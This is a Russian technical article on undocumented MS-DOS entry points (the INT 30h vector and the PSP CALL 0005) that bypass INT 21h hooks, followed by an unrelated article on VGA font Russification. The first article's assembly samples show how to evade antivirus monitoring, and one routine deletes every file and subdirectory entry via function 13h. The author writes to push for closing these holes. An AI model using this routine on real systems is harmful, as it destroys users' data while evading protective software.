Описываемые возможности проникновения в DOS и недокументированное поведение функции 13h являются серьезной прорехой с точки зрения недопущения несанкционированных действий и в то же время лакомым кусочком для создателей вирусов. Существующие резидентные антивирусы не следят за этим способом проникновения в DOS, чем, кстати говоря, воспользовался вирус RD-1024. Ужасные же возможности функции 13h пока вроде бы еще не использовались и их еше не поздно закрыть. Для этого может быть использован драйвер, опубликованный в Dr.Dobb's Journal, текст которого здесь приводится. Почему-то о нем ничего не было сказано в "Софтпанораме", хотя, казалось бы, одна из функций бюллетеня защита от вирусов. В результате пришлось отражать атаку нового вируса, воспользовавшегося именно этим способом.

Я вполне допускаю возможность вопроса о необходимости обнародования недокументированных возможностей MS-DOS, ибо это может вроде бы стимулировать создателей вирусов на новые творения. Однако нужно понимать, что авторы вирусов тоже любят читать всякие западные компьютерные журналы, где можно найти кое-что интересное по этой теме, как, например, вышеуказанная статья из Dr.Dobb's Journal. И своевременная информация принесла бы больше пользы, чем вреда, поскольку указанные прорехи были бы раньше закрыты, что свело бы на нет все усилия творцов вирусов. Вовремя эта информация не появилась, но лучше поздно, чем никогда, я надеюсь.

Необходимо заметить, что в процессе написания этой серии статей использовались материалы из статьи Closing the DOS Backdoor, опубликованной в Dr.Dobb's Journal. В то же время написанное не является переводом опубликованной статьи.

ПРЕРЫВАНИЯ 30H И 31H

Прерывания 30h и 31h не используются в DOS и о них ничего не говорится в обычных руководствах программиста по DOS. Строго говоря, их вообще нельзя назвать прерываниями и тем более

пытаться их выполнить. Ни к чему хорошему это не приведет, поскольку ячейки памяти, зарезервированные для векторов этих двух прерываний (0:00C0 - 0:00C7) не содержат, как обычно, адресов процедур, выполняющих обработку прерываний.

Вместо этого, начиная с адреса 0:00C0 (адрес вектора пре- рывания 30h) располагается команда JMP FAR seg:off, которая указы- вает на альтернативный обработчик прерывания 21h. В результате, зная правила передачи параметров и и другой необходимой для обработчика прерывания информации, можно осуществить прямой доступ в DOS, не генерируя прерывание 21h, а просто выполняя переход на описанную команду.

Естественно, этот способ позволяет получить доступ только к оригинальному обработчику прерывания 21h. И если программой был установлен другой обработчик этого прерывания, управление указанным способом ему передано не будет. Во многих случаях это, конечно, очень удобно. Однако нельзя забывать, что это еще более удобно для вирусов, желающих, чтобы их обращения к функциям DOS осталось незамеченным.

Своим существованием эта команда обязана желанию разработчиков PC-DOS и MS-DOS обеспечить совместимость с операционной системой CP/M, где для вызова функции DOS было необходимо выполнить команду CALL 0005, предварительно загрузив номер функции в регистр CL. Этот вызов выполнял команду, находяшуюся по смещению 5 в PSP, а та, в свою очередь, вызывала DOS.

Описанный способ доступа к DOS существует в PC-DOS, начиная с версии 1.1, и в большинстве версий MS-DOS.

```
;------------------------------------------------------------------------
;   Пример вызова функции DOS через альтернативный обработчик
;   прерывания 21h.

        mov  ax, offset RETURN     ; Взять смещение адреса возврата
        push ax                    ; Занести в стек флаги, сегмент
        push cs                    ;    и смещение адреса возврата
        pushf                      ;    в обратном порядке.
        mov  cl, 9                 ; Функция: показать строку.
        mov  dx, offset MESSAGE    ; Загрузить адрес сообщения.
        push cs                    ; Для уверенности, что DS
        pop  ds                    ;    указывает на текущий код.
        jmp  dword ptr ALT_DOS_PTR ; Выполнить функцию.

RETURN: mov  ah, 4Ch               ; Завершить процесс через DOS.
        int  21h                   ;

ALT_DOS_PTR dw 00C0h, 0000         ; Адрес для перехода в альтер-
                                   ;    нативный обработчик

MESSAGE db 0Dh, 0Ah, "Example of backdoor MS-DOS "
        db "function call.", 0Dh, 0Ah, 7, "$"
```

АЛЬТЕРНАТИВНЫЙ ОБРАБОТЧИК ПРЕРЫВАНИЯ INT 21h

Альтернативный обработчик прерывания 21h предъявляет другие требования к входным параметрам, чем обычный вызов INT 21h. Его использование требует некоторых специальных действий и понимания того, что он позволяет.

Прежде всего, обработчик ожидает, что адрес возврата будет в стеке в отличном от обычного порядке. Обычно, когда генерируется прерывание, процессор сначала заносит в стек флаги, а затем сегмент и смещение адреса возврата. Однако в этой точке входа предполагается, что флаги были занесены в стек последними, после занесения смещения и сегмента адреса возврата.

Назначение команд, находящихся в этой точке входа, выполнить некоторую предварительную обработку входных данных и стека, прежде чем передать управление стандартному обработчику прерывания 21h. Иными словами, альтернативный обработчик прерывания является лишь

надстройкой над стандартным. Поэтому первое, что он делает - это перестраивает стек в стандартном порядке, приемлемом для команды IRET.

Следующим действием альтернативный обработчик прерывания 21h контролирует номер запрашиваемой для выполнения функции и допускает только функции с номерами 00h-24h. Поскольку регистр AX разрушается сразу же после входа, номер функции передается в регистре CL, а не в AH. Это же означает, что даже среди допустимых функций есть недоступные: те, которые требуют дополнительного параметра в регистре AL. Так, например, недоступна функция 0Ch (очистить буфер клавиатуры и затем вызвать одну из функций 01h, 06h, 07h, 08h, или 0Ah), поскольку она требует номер подфункции в регистре AL.

Однако как узнать, где располагается этот обработчик прерывания, чтобы получить к нему доступ? Вектор прерывания 30h содержит команду JMP FAR, позволяющую перейти по требуемому адресу. Таким образом, чтобы использовать прямой вызов DOS, вызывающая программа должна занести в стек сначала флаги, затем смещение и сегмент адреса возврата, а потом загрузить в регистр CL номер функции и выполнить далекий переход по адресу 0:00C0, передав таким образом управление альтернативному обработчику прерывания 21h. По окончании функционирования обработчик прерывания 21h выполняет команду IRET по адресу возврата, находящемуся, как обычно, в стеке.

Остается выяснить вопрос: для чего вообще нужен альтернативный обработчик прерывания 21h, почему к нему такой необычный способ доступа и отчего в нем такое странное соглашение о входных параметрах. На все эти три вопроса можно ответить одновременно: это связано с желанием разработчиков MS-DOS обеспечить совместимость с операционной системой CP/M, господствовавшей до появления MS-DOS. Поэтому соглашение о входных параметрах и ограниченность выбора функций, столь странные для пользователей MS-DOS, отнюдь не покажутся странными тем, кто еще помнит CP/M. А что же касается необычного способа доступа к альтернативному обработчику прерывания, то описанный способ в действительности не используется, хотя он вполне корректен, а команда JMP FAR в векторе прерывания 30h существует исключительно для поддержки вызова функций DOS в стиле CP/M через PSP: командой CALL 0005.

Описанный альтернативный обработчик прерывания 21h существует во всех версиях PC-DOS и почти во всех версиях MS-DOS. Интересно заметить, что код этого обработчика, судя по проведенным исследованиям, одинаков во всех версиях DOS и, следовательно, имеет одну и ту же длину. Очевидно, что он является не более чем рудиментом, оставшимся в наследство от операционной системы CP/M, этакий аппендикс MS-DOS. Далее, сегмент DOS, где располагаются все его функции, можно получить многими способами, а смещение в нем альтернативного обработчика прерывания 21h, как, следовательно, и стандартного, одинаково в пределах одной версии DOS, пусть даже и разных фирм.

Можно, конечно, и обойти существующее в этой точке входа ограничение на номер функции. Для этого нужно просто затереть ко- мандами NOP проверку на допустимость номера. При этом нельзя упускать из виду другое ограничение: нельзя пользоваться функциями, требующими параметров в регистрах AL и CL.

```
;-------------------------------------------------------------------------
;        Листинг (срез) альтернативного обработчика прерывания 21h.
;        Текст немного упрощен для лучшей читабельности при
;        сохранении полной смысловой идентичности.
;-------------------------------------------------------------------------

RefuseRequest:   ; Отказ от выполнения запрашиваемой функции,
 mov  ax, 0              ;     т.к. номер функции недопустим.
 iret

Alt_DOS_Entry:  ; Точка входа в альтернативный обработчик прерывания
 pop ax              ; Извлечь из стека содержимое регистра флагов
 pop ax              ; Извлечь из стека сегмент адреса возврата
```

```
 pop cs:Temp         ; Извлечь из стека смещение адреса возврата
   ; Перестроить стек для команды IRET
 pushf                   ; Сохранить в стеке флаги
 cli                     ; Запретить генерацию прерывания 21h
 push ax              ; Сохранить сегмент адреса возврата
 push cs:Temp         ; Сохранить смещение адреса возврата

 cmp cl, 24h          ; Номер функции меньше максимального?
 ja RefuseRequest   ; Нет. Отказ обрабатывать запрос.
   ; Допустимый номер функции.
 mov ah, cl           ; Загружаем номер функции в AH и переходим
 jmp short INT_21h_Further   ; в стандартный обработчик INT 21h

INT_21h_Entry:  ; Стандартный обработчик прерывания 21h
 cmp ah, 6Ch  ; Номер функции меньше максимального?
 ja RefuseRequest   ; Нет. Отказ обрабатывать запрос.
   ; Допустимый номер функции.
INT_21h_Further:
 cmp ah, 51h
 . . .
 . . .
;-------------------------------------------------------------------------

;-------------------------------------------------------------------------
; Пример вызова функции DOS через альтернативный обработчик
; прерывания 21h.
;-------------------------------------------------------------------------

  mov ax, offset RETURN     ; Взять смещение адреса возврата
  push ax                    ; Занести в стек флаги, сегмент
  push cs                    ;    и смещение адреса возврата
  pushf                         ;    в обратном порядке.
  mov cl, 9                 ; Функция: показать строку.
  mov  dx, offset MESSAGE    ; Загрузить адрес сообщения.
  push cs                    ; Для уверенности, что DS
  pop ds                    ;    указывает на текущий код.
  jmp dword ptr ALT_DOS_PTR ; Выполнить функцию.

RETURN:  mov ah, 4Ch               ; Завершить процесс через DOS.
  int 21h                   ;

ALT_DOS_PTR dw 00C0h, 0000           ; Адрес для перехода в альтер-
           ;    нативный обработчик
MESSAGE  db 0Dh, 0Ah, "Example of backdoor MS-DOS "
  db "function call.", 0Dh, 0Ah, 7, "$"

;-------------------------------------------------------------------------
```

СОДЕРЖИМОЕ PSP: ЯЧЕЙКИ 05H-09H
ОПИСАНИЕ ДЕЙСТВИЙ ДЛЯ ВЫЗОВА ФУНКЦИЙ DOS В СТИЛЕ CP/M

В операционной системе CP/M программисты для вызова функций DOS использовали близкий CALL: по смещению 5 в PSP каждой программы находится команда CALL FAR seg:off, которая теоретически позволяет вызвать DOS выполнением команды CALL 0005, точно так же, как в CP/M.

Однако это поле обычно содержит команду, подобную, скажем, CALL FAR F5C2:A496. Она указывает на ячейку памяти, которая, как кажется, либо принадлежит BIOS, либо находится в несуществующей области памяти. Команды же по этому адресу обычно представляют собой просто мусор. В результате, большинство программистов просто игнорирует этот способ, хотя он и был тщательно документирован с первых же версий MS-DOS.

Дело же здесь в том, что адрес, содержащийся в PSP, несет в себе еще одну, дополнительную нагрузку и поэтому не совсем корректен с точки зрения его истинного предназначения. Содержимое второго и третьего байтов, кроме того, что является вроде бы смещением адреса, по которому происходит переход при выполнении CALL, означает количество свободных байтов в сегменте программы. Поэтому перед использованием этот адрес должен быть слегка подкорректирован:

выравнен вверх до ближайшего параграфа. Используя предыдущий пример, получаем CALL FAR F5C2:A4A0.

Если взглянуть на команду, находящуюся по этому адресу, можно увидеть ту же самую инструкцию, что находится в векторе прерывания 30h и которая указывает на альтернативный обработчик прерывания 21h. Таким образом, сохранив в стеке необходимые данные в требуемом порядке и, воспользовавшись откорректированным адресом (сформировав, например, команду JMP FAR с этим адресом), можно попасть в DOS обходным путем, не генерируя прерывание 21h.

Вместе с тем, откорректировав адрес, содержащийся в PSP, можно вызывать функции DOS и в стандартном для CP/M стиле: выполнением команды CALL 0005, с указанием номера вызываемой функции в регистре CL. Может показаться, что такой способ не обеспечивает корректного возврата в программу, однако это не так. Благодаря первым командам альтернативного обработчика прерывания 21h все проходит прекрасно. Рассмотрим этот процесс более детально.

Выполнение команды CALL 0005 заносит в стек корректный адрес возврата, то есть адрес следующей команды. Затем выполняется далекий CALL в PSP. Выполнение его заносит в стек значение кодового сегмента программы, а затем еще один адрес возврата. Однако, он уже указывает на ячейку памяти со смещением 0Ah в PSP. Тем не менее, возврат происходит куда следует, потому что первое, что делает этот обработчик прерывания - это удаляет второй адрес возврата командой POP AX. Затем он извлекает из стека два других значения и снова заносит их туда, но уже в порядке, необходимом для команды IRET: сначала регистр флагов, затем сегмент и, наконец, смещение адреса возврата. В результате по выполнении вызванной функции DOS команда IRET заносит в CS:IP корректные значения.

Осталось только понять, почему по откорректированному адресу находится такая же команда, что и в векторе прерывания 30h. Для этого нужно вспомнить, что память в IBM PC построена по принципу кольца и за самым старшим адресом снова следует самый младший (сказанное относится только к реальному режиму микропроцессоров 80286 и 80386). И поэтому адрес в PSP F5C2:A4A0 на самом деле переходит в 0:00C0 : смещение A4A0=сегмент 0A4A, и сегмент F5C2 плюс сегмент A4A есть сегмент 1000C, что по правилам кольца становится сегментом 000C или, что то же самое, адресом 0:00C0. Таким образом, откорректированный адрес в PSP на самом деле указывает на вектор прерывания 30h.

ФУНКЦИЯ 13H ПРЕРЫВАНИЯ 21H. НЕДОКУМЕНТИРОВАННЫЕ ВОЗМОЖНОСТИ

Функция 13h прерывания 21h относится к серии функций, выполняющих операции с файлами с использованием FCB. Она удаляет файл или группу файлов.

Эта функция имеет один недокументированный случай, когда расширенный FCB использует имя файла ??????????? и атрибут файла 1Fh. При этой специфической комбинации функция 13h удаляет все файлы в текущем каталоге, включая файлы с атрибутами "только для чтения", "том" и "каталог". Чтобы усугубить положение, эта функция заменяет первый символ в имени удаленного файла на 0, а не на обычный 0E5h. Это вводит в заблуждение многие утилиты восстановления файлов.

Таким образом, будучи примененной в головном каталоге, она эффективно удаляет все файлы на диске. Так как подкаталоги являются не более чем специальными файлами, содержащими информацию о каталоге, исключения для них не делается. В результате это препятствует всякому доступу к файлам, которые были в тех подкаталогах, включая любые подкаталоги большей глубины. Следует заметить, что файлы в тех подкаталогах не удаляются и занимаемое ими на диске место остается занятым. Удаляется только информация о них в каталогах. Следовательно, утилита CHKDSK сообщит об этих неучтенных файлах как о кластерах, не включенных в пространство диска (потерянных). Конечно, эти удаленные файлы возможно восстановить, но

только усердной работой с дисковым редактором.

Такое поведение MS-DOS по меньшей мере странно. Обычно только внутренние процедуры MS-DOS могут изменять или удалять файлы, помеченные атрибутом "подкаталог". То, что функции, оперирующей с FCB, дозволено удалять эти файлы - невероятная причуда MS-DOS.

```
;-------------------------------------------------------------------------
; Пример использования недокументированново свойства функции 13h
; прерывания 21h.
; НИ В КОЕМ СЛУЧАЕ НЕ ВЫПОЛНЯЙТЕ ЭТОТ ПРИМЕР НА ЖЕСТКОМ ДИСКЕ:
; ЭТО МОЖЕТ ПРИВЕСТИ К НЕПРЕДСКАЗУЕМЫМ ПОСЛЕДСТВИЯМ. ЕСЛИ УЖ ЕСТЬ
; ГОРЯЧЕЕ ЖЕЛАНИЕ ИСПЫТАТЬ ЕЕ, ВЫДЕЛИТЕ ДЛЯ ЭТОЙ ЦЕЛИ ОТДЕЛЬНУЮ
; ДИСКЕТУ.
;-------------------------------------------------------------------------

  mov ax, offset RETURN     ; Взять смещение адреса возврата
  push ax                    ; Занести в стек флаги, сегмент
  push cs                    ;    и смещение адреса возврата
  pushf                         ;    в обратном порядке.
  mov cl, 13h               ; Функция: удалить по FCB
  mov dx, offset FCB        ; Расширенный FCB
  push cs                    ; Для уверенности, что DS
  pop ds                    ;    указывает на текущий код.
  jmp dword ptr ALT_DOS_PTR ; Выполнить функцию.

RETURN:  mov ah, 4Ch               ; Завершить процесс через DOS.
  int 21h                   ;

ALT_DOS_PTR dw 00C0h, 0000           ; Адрес для перехода в альтер-
           ;    нативный обработчик
FCB  db  0FFh  ; Расширенный FCB
  db 5 dup (0)       ; Зарезервированные байты
  db 1Fh             ; Установлены все биты атрибута файла
  db 0               ; Номер дискового устройства
  db "???????????"   ; Искать все файлы
  db 19h dup (0)     ; Остальная часть FCB

;-------------------------------------------------------------------------
```

ПОСЛЕСЛОВИЕ

При наличии желания, можно также изучить драйвер (находится в архиве `wasm_files.zip`: `files/recovered/1007001/backdoor.zip`), который закрывает описанные "дыры", наличествующие в DOS. Полный исходный текст драйвера находится в файле BACKDOOR.SYS. Там же находятся и краткие инструкции по его подключению.

Если описанное заинтересовало кого-либо, если есть вопросы, замечания, пожелания - звоните или пишите.

150000, г.Ярославль,
ул.Б.Октябрьская, д.63/3, кв.29

телефоны: (085-2) 25-49-53 (раб)
(085-2) 22-51-05 (дом)

Единственно верный алгоритм руссификации адаптеров VGA/EGA

Автор: Андрей Бордачев & Александр Гайко

Дата: 2002-06-16

Актуальная, совсем недавно, проблемма руссификации видеоадаптеров EGA/VGA перестала быть жизненно важным моментом. И хотя, сами руссификаторы продолжают использоваться (например, для руссификации DOS сессий в Windows NT/2000), интерес, на наш взгляд, к принципам работы с видеоадаптерами должен сохраняться и поныне. Этому должно способствовать повальное увлечение современных любителей ассемблера к написанию собственных операционных систем. Именно поэтому решено было сделать римэйк, написанной некогда (1992 год) статьи, об идеальном алгоритме руссификации видеоадаптеров.

Алгоритм руссификации разрабатывался и совершенствовался в течении четырех лет. Испытывался и отлаживался на огромном количестве, как фирменных видеоадаптеров, так и на их жутких "клонах". Работали над алгоритмом все это время два программиста Гайко Александр и Бордачев Андрей. Различные советы и идеи им давали так же их коллеги - *Сысоев А.П.* , *Гутников А.Е.* Выражаем им свою благодарность.

Исходный текст драйвера NVGA можно скачать здесь (находится в архиве `wasm_files.zip`: `files/recovered/1007002/nvgasrc.zip`).

При написании руссификатора нам хотелось добиться следующего:

• корректной руссификации всех стандартных видеорежимов EGA и VGA адаптеров даже тех модификаций, которые имеют явные и грубые ошибки VIDEOBIOS;
• полной руссификации видеорежимов портативных машин класса LapTop и NoteBook;
• полное обслуживание всех нестандартных видеорежимов любых видеоадаптеров (в том числе SuperVga);
• полной номенклатуры обслуживаемых шрифтов. Обработки не только основных шрифтов (8x8, 8x14, 8x16), но и альтернативных (9x14, 9x16), а также нестандартных, которые могут встречаться в VIDEOBIOS расширенных VGA-видеоадаптерах (8x11, 8x15);
• руссификации 35/50-строчных режимов;
• возможности частичной корректировки шрифтов (работа не со всеми символами кодовой таблицы, а только с теми которые подвергаются изменению). Это позволяет заметно снизить объем занимаемой руссификатором памяти. Это возможно для текстовых режимов видеоадаптеров;
• возможности динамической смены шрифтов без перезагрузки драйвера. Это позволит менять не только начертание букв, но и динамически загружать нестандартные знаки.

Итак. Для того, чтобы руссифицировать программным способом адаптер EGA или VGA, драйвер руссификатор должен:

• перехватить прерывание 10h VIDEOBIOS. Это прерывание обслуживает все видеофункции персонального компьютера (включение текстовых и графических видеорежимов, программирование знакогенератора, цветовой палитры и т.д.).
• отслеживать моменты переключения видеорежимов;
• при включении текстового режима загружать в программируемый знакогенератор один или два шрифта требуемого размера. При включении графического режима установить вектор прерывания 43h на начало русского шрифта нужного размера;
• отслеживать внешние запросы на информацию о шрифтах. Если запрашивается, например, местонахождение шрифта 8x16, возвратить в вызвавшую программу адрес шрифта;

• отслеживать команды загрузки в знакогенератор адаптера шрифтов различной высоты. Если требуется загрузить шрифт из VIDEOBIOS, то вместо него загрузить руссифицированный шрифт.

Рассмотрим более подробно, как работает перехватчик прерывания 10h. В первую очередь надо обратить внимание на то, что в теле обработчика содержится таблица всех шрифтов, которые необходимо обслуживать. Она располагается в самом конце обработчика (метка FonTable), имеет переменную длинну и может содержать до 16 описаний различных шрифтов. Для каждого шрифта зарезервированно 7 байтов. Каждое 7-байтовое описание имеет структуру, определяемую в начале исходного текста (см. структуру FontDef).

• 1-й байт - высота шрифта FontSize (например, 14 или 16).
• 2-й байт - вызов характеристик шрифта через BIOS FontCall.

> Например, чтобы узнать адрес шрифта 8x16, надо выполнить подфункцию 30h функции 11h (информация о знакогенераторе); при этом в регистре BH должно находиться значение 6 (узнать адрес шрифта 8x16). То значение, которое должно содержаться в регистре BH, и находится во втором байте структуры, описывающей шрифт.

• 3-й байт - дополнительные признаки шрифта FontFlags.

> По умолчанию драйвер-обработчик 10-го прерывания работает с полными шрифтами. Например, полный шрифт 8x16 содержит 256 матриц символов с кодовыми позициями от 0 до 255. Однако драйвер может работать не только с полными таблицами шрифтов, но и с их фрагментами. Это позволяет не держать в памяти все 4096 байтов шрифта, когда не требуется руссификация графического режима.

> Если в адаптер EGA или VGA надо загрузить весь шрифт, то младшие три бита рассматриваемого байта - нулевые. Всего возможны три варианта частичного обслуживания знакогенератора.

> Все три варианта отображаются в младших трех битах байта FontFLags. В четвертом бите содержится признак того, что данный шрифт не основной, а альтернативный (9x14 или 9x16). Альтернативные шрифты имеют особый формат (см. ниже) и должны загружаться в знакогенератор отдельной процедурой. В пятом бите содержится признак того, что в памяти находится только часть шрифта

• 4, 5-й байты - смещение шрифта в памяти (младшая часть адреса).

• 6, 7-й байты - сегмент шрифта в памяти (старшая часть адреса).

Таблица шрифтов FontTable может содержать от одного до 16-ти шрифтов в зависимости от конфигурации драйвера.

Теперь рассмотрим, что происходит после того, как в компьютере возникает 10-е прерывание.

Запомним значение регистров AX и BX (номера функции и подфункции прерывания 10h). Это может понадобиться для получения необходимой нам информации от VIDEOBIOS.

Теперь вызываем исходный обработчик 10-го прерывания, например, для того чтоб позволить самому VIDEOBIOS установить требуемый видеорежим, или загрузить шрифт из памяти. Теперь надо проанализировать, что произошло, и подправить все так чтобы в знакогенераторе оказался русский шрифт и все указатели ссылались на него.

Бросается в глаза некоторая нелогичность подхода. Сначало отрабатывает VIDEOBIOS, а затем наш драйвер. Двойная работа? Нет! Довольно сложно обеспечить совметимость со ВСЕМИ VIDEOBIOS. Ведь кроме того, что они разные в адаптерах разных фирм, у них меняется и железо и BIOS. А мы при этом сокращаем код своего обработчика и обеспечиваем его универсальность.

Скорость же отработки драйвера такова, что никак не сказывается на работе прикладных программ. Итак, после отработки 10-го прерывания, управление получает наш обработчик. Мы должны проанализировать, что происходило и сделать соответствующие "телодвижения".

Для нас важны следующие моменты:

1. запрос информации о шрифтах;

> Если в переменной SubFunction находится значение 1130h, то, производился запрос адреса того или иного шрифта. Следовательно мы должны скорректировать значения в регистрах ES:BP таким образом, чтобы в них оказалась ссылка на руссифицированный шрифт.
>
> Делается это следующим образом: зная, какое число находилось в регистре BH, мы последовательно просматриваем всю таблицу обслуживаемых шрифтов. В описании каждого шрифта смотрим на байт FontCall и проверяем, не совпадает ли это значение с числом, которое передавалось в регистре BH. Если такого числа нет, то значения регистров ES:BP остаются неизменными. Если такой шрифт представлен необходимо проверить полностью ли или частично он представлен в памяти. Если шрифт представлен полностью регистры ES:BP корректируются так, чтобы указывать на соответствующий руссифицированный шрифт. При этом правильно обрабатывается ситуация частичной загрузки руссифицированных шрифтов.

2. присутствие драйвера в памяти;

> Если в регистре BX передается значение 0FFAAh, а такое значение не используется в стандартных VIDEOBIOS, то мы считаем, что драйвер уже загружен. При этом в регистре AX возвращается число, получающееся из 0FFAAh после применения к нему операции исключающее ИЛИ, а в регистре ES - сегмент расположения драйвера в памяти. Это позволит нам в дельнейшем выполнять реинициализацию.

3. активизация русских шрифтов при переключении видеорежимов.

> Если содержимое регистра AX не удовлетворяет требованиям пунктов 1 и 2, управление передается на метку PushAX. Регистр AX запоминается в стеке для того, чтобы обеспечить при возврате в систему его исходное значение, чем самым достигается прозрачность работы драйвера.

После этого в регистре AX восстанавливаем значение бывшее на входе обработчика и проверяем нужно ли проводить инициализацию шрифта. Это необходимо делать в следующих случаях:

• 0h - установка нового режима монитора:
• 11h - работа с функциями знакогенератора. При этом в регистре AL не должно находиться одно из следующих значений:
• 0h - загрузка знакогенератора пользователя;
• 3h - установка блоков знакогенератора;
• 10h - загрузка знакогенератора пользователя;
• 20h, 21h- установка знакогенератора пользователя в графическом режиме.

Если содержимое регистра AX не удовлетворяет этим условиям, то восстанавливаем регистры и возвращаем управление в вызвавшую программу. В противном случае активизируем руссифицированный шрифт. Тут есть одна тонкость. Активизация или лучше сказать загрузка шрифта в знакогенератор видеоадаптера зависит от того в каком режиме находится видеоадаптер в текстовом или графическом.

Как же нам отличить текстовый режим от графического? Чем они отличаются друг от друга? Для решения этой задачи приходится использовать несколько предположений. Рассмотрим этот вопрос поподробнее.

В текстовом режиме на экране присутствует мигающий курсор. В графических режимах он отсутствует. Воспользовавшись функцией 3 10-го прерывания мы можем узнать его параметры (размер курсора текущей видеостраницы). По логике для графического режима возвращаемые параметры должны равняться 0. Проверяем это предположение...

Ура! Получилось. Но оказалось, что честно себя ведут далеко не все VIDEOBIOS. Раз не работает корректно VIDEOBIOS надо попробовать получить информацию о состоянии адаптера через какие-либо порты видеоадаптера.

Находим в описании, что в порте 3CFh в регистре 6 в младшем бите содержится информация о том, текстовый или графический режим включен. Второй раз ура!

И второй раз рано радовались. Оказалось, как и в первом случае, хотя и существенно реже, есть видеоадаптеры которые можно заставить выдавать чушь вместо нормальной информации. Примером такой программы оказалась DOS SHELL 5.0. К тому же для адаптеров EGA (1992 году было еще актуально) портов с такой информацией не было. Пришлось поднапрячься и сделать такое наблюдение. В области данных BIOS по адресу 0400h:004Ch расположенно слово, в котором содержится размер видео памяти, необходимый для организации текущего видеорежима (RegenSize). В текстовом режиме каждый символ на экране занимает 2 байта видеопамяти. В одном находится код символа, в другом его атрибут(цвет, мерцание). Поэтому объем памяти, требуемый для этого видеорежима определяется по формуле:

```
П=2*К*С, где К - количество колонок, С - количество строк.
```

Например, для текстового режима 3 - 80x25 необходимо 2*80*25=4000 байтов памяти. Эта величина, округленная до числа равного степени двойки (4096), и записана в слове RegenSize. Объем памяти для графического режима можно расчитать по формуле:

```
П=Ф*К*С,
```

где Ф - размерность матрицы, описывающий символ в данном режиме(высота в пикселах), К - количество колонок, С - количество строк.

Например, для графического режима 6 (640x200) для вывода текста используется шрифт размером 8x8, и считается, что на экране умещается 80 колонок, и 25 строк. Тогда необходимый объем памяти равен 8*25*80=16000. Округлив до степени двойки получаем 16386.

Отсюда получаем алгоритм определения типа режима:

• определив количество строк и колонок данного режима;
• вычислить необходимый объем памяти. умножить его на 4;
• сравнить полученное значение со значением в переменной RegenSize.

Если результат превышает RegenSize - режим текстовый.

К сожалению этот алгоритм тоже не дает стопроцентного определения типа режима. Во первых он не работает, если размер матрицы шрифта 5. Во вторых, объем памяти современных видеоадаптеров может существенно превышать требуемый объем памяти для данного видеорежима...

Были и еще идеи. Но мы пришли к выовду, что стоит остановиться и реализовать такой алгоритм: если текущий режим стандартный, то решение о том текстовый он или графический принимается в соответствии с таблицей:

```
0...3,7 - текстовые режимы;
4...6,8,0Dh...13h - графические режимы.
```

Если включается какой-либо из расширенных режимов - приводится в действие одна из вышеописанных процедур, которая и определяет в каком режиме мы находимся.

Теперь, когда тип режима определен можно провести активизацию шрифтов. Проще всего это сделать в графическом режиме. Для этого надо установить вектор 43h на начало одного из шрифтов, находящегося в теле драйвера.

В драйвере это происходит передачей управления на метку GraphMode. Там мы выясняем загружен ли в память требуемый шрифт и, в зависимости от состояния регистров BH(размер шрифта), и BL(основной или альтернативный) соответствующим образом настраиваем ES:BP. В данной реализации это делается непосредственной установкой регистров, так как функция VIDEOBIOS 11h с подфункцией 21h работает не на всех адаптерах.

Для текстового режима все несколько сложней. Типичный текстовый режим 3 характерезуется параметрами 80 колонок, 25 строк, 16 цветов. Символы на экране формируются аппаратным образом, матрицы символов - программируемым знакогенератором. Знакогенератор находится во второй битовой плоскости видеоадаптера. Объем памяти отводимой этой плоскости таков, что в нем могут одновременно храниться до восьми знакогенераторов одновременно. Для каждого символа зарезервированно 32 байта. Максимальный размер шрифта при этом - 8x32. Количество знакогенераторов, которые могут одновременно отображаться на экране зависит от количества цветов. Если адаптер использует все 16 цветов возможна работа только с одним знакогенератором, если же пожертвовать половиной цветов, то можно использовать два знакогенератора, а это 512 символов одновременно. По такому пути пошли разработчики Laptop и Notebook. На ЖКИ экранах сложно (1992 год!) получить 16 градаций яркости, поэтому используют 8 градаций и 512 символов. Кроме этого горизонтальное разрешение экрана в этом режиме не 640 точек, 720. Таким образом, на символ отводится не 8 пикселей, а 9. Это приводит к тому, что дополнительно появляются еще два часто используемых шрифта (9x14, 9x16). Причем эти шрифты содержат не все символы, а только широкие. Альтернативные шрифты имеют структуру отличающуюся от структуры стандартных шрифтов. Первый байт - код символа; далее байты описывающие саму матрицу символа; затем повторение для следующего символа и т.д., пока байт кода символа не станет равным нулю.

При записи шрифта в битовую плоскость сначало туда записывается основной шрифт, а затем, если размер символа на экране 9 точек, заносит в отдельные кодовые позиции альтернативные символы.

Описываемый драйвер полностью реализует данный алгоритм и поддержку альтернативных шрифтов.

Обычно драйверы для того, чтобы перепрограммировать знагогенератор, используют соответствующие функции VIDEOBIOS. Однако в последнее время все чаще попадаются видеоадаптеры , в которых эта функция выполняется неправильно. Обычно для 25-ти строчных режимов все корректно, но если шрифт другого размера то корректировки количества строк не происходит.

Для того, чтоб справиться с этой проблемой было принято решение загружать знакогенератор во вторую видеоплоскость адаптера напрямую через соответствующий порт. Так еще раз (определение типа режима см. выше) подтвердился парадокс IBM PC: совместимость драйверов и BIOS выше на уровне программирования портов, чем на уровне программирования посредством функций прерывания BIOS.

Рассмотрим кратко как происходит этот процесс.

Битовая плоскость видеоадаптера становится доступной после соответствующего программирования через определенные порты. Последовательность действия следующая:

• программируем порт 3C4h

• в регистр 0 заносим 1 (синхронный сброс);
• в регистр 2 заносим 4 (CPU пишет только плоскость 2);
• в регистр 4 заносим 7 (включение последовательной адресации);
• в регистр 0 заносим 3 (очистка синхронного сброса).
• программируем графический контроллер (3CEh)
• в регистр 4 заносим 2 (чтение плоскости 2);
• в регистр 5 заносим 0 (отмена черезстрочной адресации);
• в регистр 6 заносим 0 (начало плоскости с 0A000h:0000).

После этого ищем нужный шрифт и загружаем его процедурой SetFontAddrESBP. Формирование знакогенератора осуществляется процедурой LoadCharSet. Эта процедура может вызываться не один раз в зависимости от того , весь шрифт или только его часть необходимо корректировать. После загрузки основного шрифта с помощью чтения порта 3C4h выясняем надо ли догружать альтернативные шрифты. Если соответствующий признак есть догружаем необходимые символы из шрифтов 9x14 и 9x16.

После загрузки нужно закрыть битовую плоскость 2. Делается это процедурой BitPlaneClose.

Особым образом приходится руссифицировать 35/50 строчные режимы. Для этого приходится перехватывать процесс загрузки пользовательского шрифта с помощью подфункции 10h функции 11h. Управление передается на метку Set10Flag. В регистре AL устанавливается признак того, что при записи символов необходимо дополнять сверху и снизу пустыми строками. Далее вызывается процедура LoadCharSet, которая корректирует русские символы уже загруженного шрифта 8x10.

